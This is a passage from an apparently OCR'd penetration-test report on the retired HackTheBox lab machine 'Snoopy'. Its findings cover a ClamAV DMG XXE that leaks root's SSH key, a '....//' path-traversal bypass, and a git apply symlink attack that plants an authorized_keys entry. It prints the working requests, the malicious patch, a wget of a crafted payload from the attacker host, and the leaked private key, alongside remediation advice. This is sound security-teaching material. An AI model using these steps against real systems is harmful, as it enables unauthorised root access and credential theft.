mail.snoopy.htb.        60      IN      A       10.10.16.60
mattermost.snoopy.htb.  86400   IN      A       172.18.0.3
mm.snoopy.htb.          86400   IN      A       127.0.0.1
ns1.snoopy.htb.         86400   IN      A       10.0.50.10
ns2.snoopy.htb.         86400   IN      A       10.0.51.10
postgres.snoopy.htb.    86400   IN      A       172.18.0.2
provisions.snoopy.htb.  86400   IN      A       172.18.0.4
www.snoopy.htb.         86400   IN      A       127.0.0.1
snoopy.htb.             86400   IN      SOA     ns1.snoopy.htb. ns2.snoopy.htb. 2022032613 3600 1800 604800 86400
;; Query time: 264 msec
;; SERVER: 10.129.229.5#53(10.129.229.5) (TCP)
;; WHEN: Sat Jun 20 19:49:03 EDT 2026
;; XFR size: 12 records (messages 1, bytes 346)
```

The Mattermost password reset email for `sbrown@snoopy.htb` was captured by the SMTP listener, decoded from quoted-printable, and used to authenticate:

```
┌──(joe㉿Archwarden)-[~/HTB_Boxes/retired/snoopy]
└─$ sudo python3 -m aiosmtpd -n -l 0.0.0.0:25
---------- MESSAGE FOLLOWS ----------
mail options: ['BODY=8BITMIME']

MIME-Version: 1.0
Message-ID: <mfwps179isrm9fsp-1782001102@mm.snoopy.htb>
Subject: [Mattermost] Reset your password
Reply-To: "No-Reply" <no-reply@snoopy.htb>
From: "No-Reply" <no-reply@snoopy.htb>
To: sbrown@snoopy.htb
Content-Transfer-Encoding: 8bit
Auto-Submitted: auto-generated
Precedence: bulk
Date: Sun, 21 Jun 2026 00:18:22 +0000
Content-Type: multipart/alternative;
 boundary=20c3a5d6e8717de8d8c2e6c26a240bbb01fddd5e1aa60c8e15c5962ac080
X-Peer: ('10.129.229.5', 33748)

--20c3a5d6e8717de8d8c2e6c26a240bbb01fddd5e1aa60c8e15c5962ac080
Content-Transfer-Encoding: quoted-printable
Content-Type: text/plain; charset=UTF-8

Reset Your Password
Click the button below to reset your password. If you didn=E2=80=99t reques=
t this, you can safely ignore this email.

Reset Password ( http://mm.snoopy.htb/reset_password_complete?token=3Dkbdfn=
oeth5oydn8h7bpowed354bnktzpauribm43gnqm6h3f7umei9b1akn1pjgq )

The password reset link expires in 24 hours.

Questions?
Need help or have questions? Email us at support@snoopy.htb ( support@snoop=
y.htb )

=C2=A9 2022 Mattermost, Inc. 530 Lytton Avenue, Second floor, Palo Alto, CA=
, 94301
--20c3a5d6e8717de8d8c2e6c26a240bbb01fddd5e1aa60c8e15c5962ac080
Content-Transfer-Encoding: quoted-printable
Content-Type: text/html; charset=UTF-8
```


webatic.com/quoted-printable-convertor
Webatic
Charset
Unicode (utf-8)
Utilities
Blog
Encode/Decode Quoted Printable
Decoded (readable by humans)
http://mm.snoopy.htb/reset_password_complete?
token=h8d5h=nx4rdy4x95wu5zo6i97kzxrx817r8wtchpqj76sjoenn9gztgmf5gp4dawc
Decode
One line
Encode
Encoded
http://mm.snoopy.htb/reset_password_complete?
token=3Dh8d5h=nx4rdy4x95wu5zo6i97kzxrx817r8wtchpqj76sjoenn9gztgmf5gp4dawc

3. CVE-2023-20052 — ClamAV DMG XXE via sudo clamscan Leaks Root SSH Private Key - High

CWE	CWE-611 - Improper Restriction of XML External Entity Reference
CVSS 3.1	8.8 / CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
Root Cause	The `sbrown` account holds a sudo rule allowing `clamscan --debug` to be run as root against files placed in `~/scanfiles/`. ClamAV version 1.0.0 is vulnerable to CVE-2023-20052: an XML External Entity (XXE) vulnerability in its DMG (Apple Disk Image) parser. When `--debug` is active, the XML content parsed from the DMG is written to standard debug output. A crafted DMG containing an XXE payload referencing a local file path causes ClamAV to include that file's contents in the debug stream. Running such a DMG against clamscan as root exposed the contents of `/root/.ssh/id_rsa`.
Impact	Full root compromise. The root SSH private key was recovered from the clamscan debug output and used to authenticate directly as root via SSH, achieving full system access and the root flag.
Affected Component	• ClamAV 1.0.0 — CVE-2023-20052 XXE in DMG parser • /usr/local/bin/clamscan — sudo rule permitting run as root with --debug
Remediation	Upgrade ClamAV to version 1.0.1 or later, which addresses CVE-2023-20052. Until patched, remove the sudo rule permitting `clamscan --debug` as root. If virus scanning of user-submitted files is an operational requirement, it should run in a sandboxed environment that does not have access to sensitive root-owned files, and debug output should not be surfaced to unprivileged users. Additionally, rotate the root SSH private key immediately and restrict root SSH access to authorised management hosts only.
References	• https://nvd.nist.gov/vuln/detail/CVE-2023-20052 • https://blog.clamav.net/2023/02/clamav-01031-01021-and-1001-patch.html

Finding Evidence

sbrown's sudo rule was confirmed:

```
sbrown@snoopy:~$ sudo -l
Matching Defaults entries for sbrown on snoopy:
    env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET", env_keep+="XAPPLRESDIR XFILESEARCHPATH XUSERFILESEARCHPATH",
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, mail_badpass

User sbrown may run the following commands on snoopy:
    (root) NOPASSWD: /usr/local/bin/clamscan ^--debug /home/sbrown/scanfiles/[a-zA-Z0-9.]+$
```

A malicious DMG was built inside a Docker container using `libdmg-hfsplus` and `bbe`, injecting an XXE payload targeting `/root/.ssh/id_rsa`:

```
┌──(joe㉿Archwarden)-[~/HTB_Boxes/retired/snoopy/CVE-2023-20052]
└─$ sudo docker build -t cve-2023-20052 .
[+] Building 42.3s (14/14) FINISHED
 ⇒ [internal] load build definition from Dockerfile
 ⇒ ⇒ transferring dockerfile: 374B
 ⇒ [internal] load metadata for docker.io/library/ubuntu:18.04
 ⇒ [internal] load .dockerignore
 ⇒ ⇒ transferring context: 2B
 ⇒ [ 1/10] FROM docker.io/library/ubuntu:18.04@sha256:152dc042452c496007f07ca9127571cb9c29697f42acbfad72324b2bb2e43c98
 ⇒ ⇒ resolve docker.io/library/ubuntu:18.04@sha256:152dc042452c496007f07ca9127571cb9c29697f42acbfad72324b2bb2e43c98
 ⇒ ⇒ sha256:152dc042452c496007f07ca9127571cb9c29697f42acbfad72324b2bb2e43c98 1.33kB / 1.33kB
 ⇒ ⇒ sha256:dca176c9663a7ba4c1f0e710986f5a25e672842963d95b960191e2d9f7185ebe 424B / 424B
 ⇒ ⇒ sha256:f9a80a55f492e823bf5d51f1bd5f87ea3eed1cb31788686aa99a2fb61a27af6a 2.30kB / 2.30kB
 ⇒ ⇒ sha256:7c457f213c7634afb95a0fb2410a74b7b5bc0ba527033362c240c7a11bef4331 25.69MB / 25.69MB
 ⇒ ⇒ extracting sha256:7c457f213c7634afb95a0fb2410a74b7b5bc0ba527033362c240c7a11bef4331
 ⇒ [ 2/10] RUN apt-get update
 ⇒ [ 3/10] RUN apt-get install -y ca-certificates gnupg wget
 ⇒ [ 4/10] RUN apt-get install -y libssl1.0-dev gcc g++ cmake zlib1g-dev genisoimage bbe git
 ⇒ [ 5/10] RUN git clone https://github.com/planetbeing/libdmg-hfsplus.git
 ⇒ [ 6/10] WORKDIR /libdmg-hfsplus
 ⇒ [ 7/10] RUN cmake .
 ⇒ [ 8/10] RUN make
 ⇒ [ 9/10] RUN cp dmg/dmg /bin
 ⇒ [10/10] WORKDIR /exploit
 ⇒ exporting to image
 ⇒ ⇒ exporting layers
 ⇒ ⇒ writing image sha256:410c5b85e68e1eb8dc79c061386cd682eed99093a7b735b1a95dbbeab173c596
 ⇒ ⇒ naming to docker.io/library/cve-2023-20052
```

The crafted DMG was transferred to the target's `scanfiles/` directory:

```
sbrown@snoopy:~/scanfiles$ wget 10.10.16.60:8001/dark2.dmg
--2026-06-21 03:12:50--  http://10.10.16.60:8001/dark2.dmg
Connecting to 10.10.16.60:8001... connected.
HTTP request sent, awaiting response... 200 OK
Length: 114752 (112K) [application/x-apple-diskimage]
Saving to: 'dark2.dmg'

dark2.dmg                                   100%[=========================================================================>] 112.06K   315KB/s    in 0.4s

2026-06-21 03:12:51 (315 KB/s) - 'dark2.dmg' saved [114752/114752]

sbrown@snoopy:~/scanfiles$ ls
dark2.dmg
```

Running `clamscan --debug` as root caused the XXE to execute and root's private key appeared in the debug output:

```
LibClamAV debug: cli_magic_scan: returning 0  at line 4997
LibClamAV debug: clean_cache_add: 7e31b8bae02900732e111fd6638b3e8a (level 0)
LibClamAV debug: cli_scandmg: wanted blkx, text value is ———BEGIN OPENSSH PRIVATE KEY———
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEA1560zU3j7mFQUs5XDGIarth/iMUF6W2ogsW0KPFN8MffExz2G9D/
4gpYjIcyauPHSrV4fjNGM46AizDTQIoK6MyN4K8PNzYMaVnB6IMG9AVthEu11nYzoqHmBf
hy0cp4EaM3gITa10AMBAbnv2bQyWhVZaQlSQ5HDHt0Dw1mWBue5eaxeuqW3RYJGjKjuFSw
kfWsSVrLTh5vf0gaV1ql59Wc8Gh7IKFrEEcLXLqqyDoprKq2ZG06S2foeUWkSY134Uz9oI
Ctqf16lLFi4Lm7t5jkhW9YzDRha7Om5wpxucUjQCG5dU/Ij1BA5jE8G75PALrER/4dIp2U
zrXxs/2Qqi/4TPjFJZ5YyaforTB/nmO3DJawo6bclAA762n9bdkvlxWd14vig54yP7SSXU
tPGvP4VpjyL7NcPeO7Jrf62UVjlmdro5xaHnbuKFevyPHXmSQUE4yU3SdQ9lrepY/eh4eN
y0QJG7QUv8Z49qHnljwMTCcNeH6Dfc786jXguElzAAAFiAOsJ9IDrCfSAAAAB3NzaC1yc2
EAAAGBANeetM1N4+5hUFLOVwxiGq7Yf4jFBeltqILFtCjxTfDH3xMc9hvQ/+IKWIyHMmrj
x0q1eH4zRjOOgIsw00CKCujMjeCvDzc2DGlZweiDBvQFbYRLtdZ2M6Kh5gX4ctHKeBGjN4
CE2tdADAQG579m0MloVWWkJUkORwx7dA8NZlgbnuXmsXrqlt0WCRoyo7hUsJH1rElay04e
b39IGldapefVnPBoeyChaxBHC1y6qsg6KayqtmRtOktn6HlFpEmNd+FM/aCAran9epSxYu
C5u7eY5IVvWMw0YWuzpucKcbnFI0AhuXVPyI9QQOYxPBu+TwC6xEf+HSKdlM618bP9kKov
+Ez4xSWeWMmn6K0wf55jtwyWsKOm3JQAO+tp/W3ZL5cVndeL4oOeMj+0kl1LTxrz+FaY8i
+zXD3juya3+tlFY5Zna6OcWh527ihXr8jx15kkFBOMlN0nUPZa3qWP3oeHjctECRu0FL/G
ePah55Y8DEwnDXh+g33O/Oo14LhJcwAAAAMBAAEAAAGABnmNlFyya4Ygk1v+4TBQ/M8jhU
flVY0lckfdkR0t6f0Whcxo14z/IhqNbirhKLSOV3/7jk6b3RB6a7ObpGSAz1zVJdob6tyE
ouU/HWxR2SIQl9huLXJ/OnMCJUvApuwdjuoH0KQsrioOMlDCxMyhmGq5pcO4GumC2K0cXx
dX621o6B51VeuVfC4dN9wtbmucocVu1wUS9dWUI45WvCjMspmHjPCWQfSW8nYvsSkp17ln
Zvf5YiqlhX4pTPr6Y/sLgGF04M/mGpqskSdgpxypBhD7mFEkjH7zN/dDoRp9ca4ISeTVvY
YnUIbDETWaL+Isrm2blOY160Z8CSAMWj4z5giV5nLtIvAFoDbaoHvUzrnir57wxmq19Grt
7ObZqpbBhX/GzitstO8EUefG8MlC+CM8jAtAicAtY7WTikLRXGvU93Q/cS0nRq0×FM1OEQ
qb6AQCBNT53rBUZSS/cZwdpP2kuPPby0thpbncG13mMDNspG0ghNMKqJ+KnzTCxumBAAAA
wEIF/p2yZfhqXBZAJ9aUK/TE7u9AmgUvvvrxNIvg57/xwt9yhoEsWcEfMQEWwru7y8oH2e
IAFpy9gH0J2Ue1QzAiJhhbl1uixf+2ogcs4/F6n8SCSIcyXub14YryvyGrNOJ55trBelVL
BMlbbmyjgavc6d6fn2ka6ukFin+OyWTh/gyJ2LN5VJCsQ3M+qopfqDPE3pTr0MueaD4+ch
k5qNOTkGsn60KRGY8kjKhTrN3O9WSVGMGF171J9xvX6m7iDQAAAMEA/c6AGETCQnB3AZpy
2cHu6aN0sn6Vl+tqoUBWhOlOAr7O9UrczR1nN4vo0TMW/VEmkhDgU56nHmzd0rKaugvTRl
b9MNQg/YZmrZBnHmUBCvbCzq/4tj45MuHq2bUMIaUKpkRGY1cv1BH+06NV0irTSue/r64U
+WJyKyl4k+oqCPCAgl4rRQiLftKebRAgY7+uMhFCo63W5NRApcdO+s0m7lArpj2rVB1oLv
dydq+68CXtKu5WrP0uB1oDp3BNCSh9AAAAwQDZe7mYQ1hY4WoZ3G0aDJhq1gBOKV2HFPf4
9O15RLXne6qtCNxZpDjt3u7646/aN32v7UVzGV7tw4k/H8PyU819R9GcCR4wydLcB4bY4b
NQ/nYgjSvIiFRnP1AM7EiGbNhrchUelRq0RDugm4hwCy6fXt0rGy27bR+ucHi1W+njba6e
SN/sjHa19HkZJeLcyGmU34/ESyN6HqFLOXfyGjqTldwVVutrE/Mvkm3ii/0GqDkqW3PwgW
atU0AwHtCazK8AAAAPcm9vdEBzbm9vcHkuaHRiAQIDBA==
———END OPENSSH PRIVATE KEY———

LibClamAV debug: cli_scandmg: wanted blkx, text value is cSum
LibClamAV debug: cli_scandmg: wanted blkx, text value is nsiz
LibClamAV debug: cli_scandmg: wanted blkx, text value is plst
LibClamAV debug: Descriptor[3]: Continuing after file scan resulted with: No viruses detected
LibClamAV debug: matcher_run: performing regex matching on full map: 369216+54959(424175) ≥ 424175
LibClamAV debug: hashtab: Freeing hashset, elements: 0, capacity: 0
LibClamAV debug: Descriptor[3]: Continuing after file scan resulted with: No viruses detected
LibClamAV debug: cli_magic_scan: returning 0  at line 4997
LibClamAV debug: clean_cache_add: 7bb1b06b5dd1c7ee984de758b2c87edf (level 0)
LibClamAV debug: Descriptor[3]: Continuing after file scan resulted with: No viruses detected
/home/sbrown/scanfiles/dark2.dmg: OK
LibClamAV debug: Cleaning up phishcheck
LibClamAV debug: Freeing phishcheck struct
LibClamAV debug: Phishcheck cleaned up

———————— SCAN SUMMARY ————————
Known viruses: 8659055
Engine version: 1.0.0
Scanned directories: 0
Scanned files: 1
Infected files: 0
Data scanned: 0.85 MB
Data read: 0.40 MB (ratio 2.12:1)
Time: 17.023 sec (0 m 17 s)
Start Date: 2026:06:21 03:21:16
End Date:   2026:06:21 03:21:33
sbrown@snoopy:~/scanfiles$
```


The key was saved locally and used to authenticate as root:

4. Path Traversal in File Download Endpoint Enables Arbitrary File Read - High


CWE	CWE-22 - Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
CVSS 3.1	7.5 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
Root Cause	The file download endpoint at `snoopy.htb/download` accepts a user-supplied `file` parameter and reads it from disk without adequate path validation. A filter intended to block `../` traversal sequences was bypassed using `....//` double-dot variants: the filter strips one `./` layer, leaving the remainder to resolve as `../`. This allowed unauthenticated read access to any file readable by the web server process, including `/etc/passwd`, BIND configuration files, and the RNDC key used for DNS zone updates.
Impact	Arbitrary file read from the server without authentication. The path traversal was used to read the BIND RNDC key from `/etc/bind/named.conf`, enabling authenticated DNS zone manipulation and the full attack chain leading to system compromise. See Finding 2 for the direct consequence of RNDC key exposure.
Affected Component	http://snoopy.htb/download?file= — path traversal via ..../// filter bypass
Remediation	Replace the filter-based approach with a strict allowlist of permitted filenames. No path separators, dot sequences, or encoded variants should be accepted. After constructing the full intended path, use `realpath()` (or language equivalent) to resolve any symlinks and canonicalise the path, then verify the resolved path begins with the intended base directory before opening the file. Blacklist-based path filters are not a reliable control for path traversal and should not be used as the primary defence.
References	• https://portswigger.net/web-security/file-path-traversal • https://owasp.org/www-community/attacks/Path_Traversal


Finding Evidence

The download request for a legitimate file was captured in Burp:



A `....//` traversal payload was substituted for the filename. The server returned a ZIP archive containing the requested file, confirming read access:


Focus On What Matters
SnoopySec is a leading provider of DevSecOps tooling for web-based businesses. We offer a comprehensive suite of services designed to help our clients build and maintain secure web applications throughout their entire lifecycle.
Download our press release package here or download our recent announcement here
Get Started
Burp Project Intruder Repeater View Help
Burp Suite Community
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on Forward Drop
Time Type Direction Method URL
19:30:34 20 J... HTTP Request GET http://snoopy.htb/download?file=announcement.pdf
19:31:11 20 Ju... HTTP Request POST https://ads.mozilla.org/v1/ads
19:31:11 20 Ju... HTTP Request GET https://merino.services.mozilla.com/api/v1/suggest?q=&providers=
19:31:18 20 J... HTTP Request GET https://merino.services.mozilla.com/api/v1/suggest?q=&providers=
19:31:25 20 J... HTTP Request GET https://merino.services.mozilla.com/api/v1/suggest?q=&providers=
Request
Pretty Raw Hex
1 GET /download?file=....//....//....//....//....//....//....//....//etc/passwd HTTP/1.1
2 Host: snoopy.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://10.129.229.5/
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11
12
Search
Event log All issues


joe
Downloads
press_package
press_package
press_release.zip

5. CVE-2023-22490 / CVE-2023-23946 — git apply Symlink Attack Enables Lateral Movement to sbrown - High

CWE	CWE-61 - UNIX Symbolic Link (Symlink) Following
CVSS 3.1	7.1 / CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N
Root Cause	The `cbrown` account holds a sudo rule permitting execution of `/usr/bin/git apply -v` as `sbrown`. The installed git version 2.34.1 is affected by two chained CVEs. CVE-2023-22490 allows a local path clone to bypass symlink safety checks. CVE-2023-23946 causes `git apply` to follow symlinks in the working tree when applying patches. Chaining these: a git repository is initialised containing a symlink pointing at `sbrown`'s `.ssh` directory, and a crafted patch renames the symlink (following it) and then creates a new file at the resolved path — writing an attacker-controlled public key into `authorized_keys`.
Impact	SSH private key authentication as `sbrown`, providing an interactive shell and the user flag. `sbrown` holds a second sudo rule exploited in Finding 6 for privilege escalation to root.
Affected Component	• git 2.34.1 — CVE-2023-22490 / CVE-2023-23946 • /usr/bin/git apply — sudo rule permitting run as sbrown
Remediation	Upgrade git to version 2.39.2 or later, or apply the distribution security patches for CVE-2023-22490 and CVE-2023-23946. Until patched, the sudo rule should be removed or suspended. If cross-user git apply is a genuine operational requirement, it should be reimplemented using a wrapper that validates the patch content against an allowlist and ensures the repository contains no symlinks before applying.
References	• https://nvd.nist.gov/vuln/detail/CVE-2023-22490 • https://nvd.nist.gov/vuln/detail/CVE-2023-23946 • https://github.com/gitpython-developers/GitPython/security/advisories/GHSA-cwvm-v4w8-q58c

Finding Evidence

cbrown's sudo rights and group membership were confirmed:

```
cbrown@snoopy:~$ sudo -l
[sudo] password for cbrown:
Matching Defaults entries for cbrown on snoopy:
    env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET", env_keep+="XAPPLRESDIR XFILESEARCHPATH XUSERFILESEARCHPATH",
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, mail_badpass

User cbrown may run the following commands on snoopy:
    (sbrown) PASSWD: /usr/bin/git ^apply -v [a-zA-Z0-9.]+$
cbrown@snoopy:~$ id
uid=1000(cbrown) gid=1000(cbrown) groups=1000(cbrown),1002(devops)
cbrown@snoopy:~$
```

An SSH keypair was generated and a git repository initialised with a symlink pointing at `/home/sbrown/.ssh`:

```
┌──(joe㉿Archwarden)-[~/HTB_Boxes/retired/snoopy]
└─$ ssh-keygen -f cbrown
Generating public/private ed25519 key pair.
Enter passphrase for "cbrown" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in cbrown
Your public key has been saved in cbrown.pub
The key fingerprint is:
SHA256:eTTjKEJJeR9Fgf10S7+qU7C3wRxKz0tf3H3g8u+IPfo joe@Archwarden
The key's randomart image is:
+--[ED25519 256]--+
|     ..    =+.   |
|   .... o . . o  |
|    o. . .+o o o |
|   .    .= =.. o .|
|    . . S + O.. o+|
|     . . . o.X.. *|
|           +o* o|
|          . *oo  |
|          .=oE+o|
+----[SHA256]-----+

┌──(joe㉿Archwarden)-[~/HTB_Boxes/retired/snoopy]
└─$ cat cbrown.pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIB3SmkUD0YtdCGVWGIsay91kfA4NrDWKgqSGjH74iF/x joe@Archwarden
```

```
cbrown@snoopy:/dev/shm/git-exploit$ cd /dev/shm
cbrown@snoopy:/dev/shm$ mkdir rce
cbrown@snoopy:/dev/shm$ chown :devops rce
cbrown@snoopy:/dev/shm$ cd rce
cbrown@snoopy:/dev/shm/rce$ git init .
Initialized empty Git repository in /dev/shm/rce/.git/
cbrown@snoopy:/dev/shm/rce$ ln -s /home/sbrown/.ssh symlink
cbrown@snoopy:/dev/shm/rce$ git add symlink
cbrown@snoopy:/dev/shm/rce$ git commit -m "add symlink"
[master (root-commit) 0158dd4] add symlink
 Committer: Charlie Brown <cbrown@snoopy.htb>
Your name and email address were configured automatically based
on your username and hostname. Please check that they are accurate.
You can suppress this message by setting them explicitly:

    git config --global user.name "Your Name"
    git config --global user.email you@example.com

After doing this, you may fix the identity used for this commit with:

    git commit --amend --reset-author

 1 file changed, 1 insertion(+)
 create mode 120000 symlink
```

A malicious patch was crafted to rename the symlink (triggering the symlink follow) and write the attacker's public key as `authorized_keys` in the resolved directory:

```
┌──(joe㉿Archwarden)-[~/HTB_Boxes/retired/snoopy]
└─$ cat >patch <<-EOF
diff --git a/symlink b/renamed-symlink
similarity index 100%
rename from symlink
rename to renamed-symlink
--
diff --git /dev/null b/renamed-symlink/authorized_keys
new file mode 100644
index 0000000..039727e
--- /dev/null
+++ b/renamed-symlink/authorized_keys
@@ -0,0 +1,1 @@
+ssh-rsa
AAAAC3NzaC1lZDI1NTE5AAAAIPGSasdIomUPKuP18u+9JOpwwaUVoFVYDE/IL74xAuCf joe@Archwarden
EOF
```

Applying the patch as sbrown via the sudo rule wrote the public key into place. SSH authenticated with the generated key:

```
┌──(joe㉿Archwarden)-[~/HTB_Boxes/retired/snoopy]
└─$ ssh -i cbrown sbrown@snoopy.htb
